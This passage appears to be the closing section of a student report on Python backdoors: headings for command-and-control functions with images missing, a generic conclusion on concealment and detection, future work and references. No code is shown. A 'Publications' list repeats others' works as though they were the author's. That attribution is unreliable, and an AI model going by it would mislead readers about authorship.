
**create\_threads()**



**create\_jobs()**

# RESULT & ANALYSIS

**#Output of listing all connections and interact with connections**

**#Look client using backdoor**

**#def work code**

**#final output**

# CONCLUSION

The threat of undetectable backdoors in Python applications poses a significant challenge in cybersecurity. This study aimed to investigate the techniques used to create such backdoors, understand their evasion methods, and develop effective detection and mitigation strategies.

Key findings include:

Concealment Techniques:

Attackers use code obfuscation, encryption, and legitimate-looking network communications to hide backdoors.

Evasion Methods:

Advanced backdoors can evade detection by traditional security mechanisms like static analysis and antivirus software.

Indicators of Compromise (IoCs):

Specific behavioral patterns and anomalies can signal the presence of backdoors.

Enhanced Detection Strategies:

Combining static and dynamic analysis with machine learning models and advanced network traffic analysis can improve detection rates.

Practical Implementation:

Applying these strategies in real-world scenarios and continuous monitoring are essential to maintain security.

By addressing these areas, the study provides a comprehensive approach to enhancing the security of Python applications against undetectable backdoors. Continued research and development of detection technologies, along with increased awareness and best practices, are crucial in mitigating these threats.

# FUTURE SCOPE

Future Scope

1. Advanced Detection Techniques:

- Develop machine learning models and AI-driven analysis for detecting sophisticated backdoors.

- Create effective deobfuscation tools and improve pattern recognition algorithms.

2. Dynamic Analysis Improvements:

- Enhance runtime behavior analysis and automated sandboxing for safer code analysis.

3. Real-Time Monitoring:

- Integrate real-time monitoring with development environments and implement real-time anomaly detection.

4. Cross-Platform Security:

- Expand research to include cross-platform backdoor detection and investigate IoT and embedded systems.

5. Community and Industry Collaboration:

- Encourage open-source contributions and form industry partnerships to share knowledge and resources.

6. Educational Initiatives:

- Develop training programs for secure coding practices to raise awareness and skills among developers.

# REFERENCES

### 1. Garfinkel, T., & Rosenblum, M. (2003). "A Virtual Machine Introspection Based Architecture for Intrusion Detection."

### 2. Sobell, M. G. (2019). A Practical Guide to Ubuntu Linux. Pearson Education.

### 3. Hoglund, G., & Butler, J. (2006). Rootkits: Subverting the Windows Kernel. Addison-Wesley.

### 4. Jacob, M., Kirda, E., & Kruegel, C. (2008). "Dynamic detection of kernel-level rootkits."

### 5. Bishop, M. (2003). Computer Security: Art and Science. Addison-Wesley.

### 6. Seltzer, M., et al. (1996). "Dealing with Disaster: Surviving Misbehaved Kernel Extensions."

### 7. Seshadri, A., et al. (2007). "SecVisor: A tiny hypervisor for lifetime kernel code integrity."

### 8. Rabek, J. C., et al. (2003). "Detection of injected, dynamically generated, and obfuscated malicious code."

### 9. Xu, W., et al. (2007). "Anomaly detection using program control flow graphs."

### 10. Yegneswaran, V., et al. (2003). "Internet intrusions: global characteristics and prevalence."

# PUBLICATIONS

**1. Garfinkel, T., & Rosenblum, M. (2003). "A Virtual Machine Introspection Based Architecture for Intrusion Detection." NDSS Symposium.**

**2. Sobell, M. G. (2019). A Practical Guide to Ubuntu Linux. Pearson Education.**

**3. Hoglund, G., & Butler, J. (2006). Rootkits: Subverting the Windows Kernel. Addison-Wesley.**

**4. Jacob, M., Kirda, E., & Kruegel, C. (2008). "Dynamic detection of kernel-level rootkits." ESORICS.**

**5. Bishop, M. (2003). Computer Security: Art and Science. Addison-Wesley.**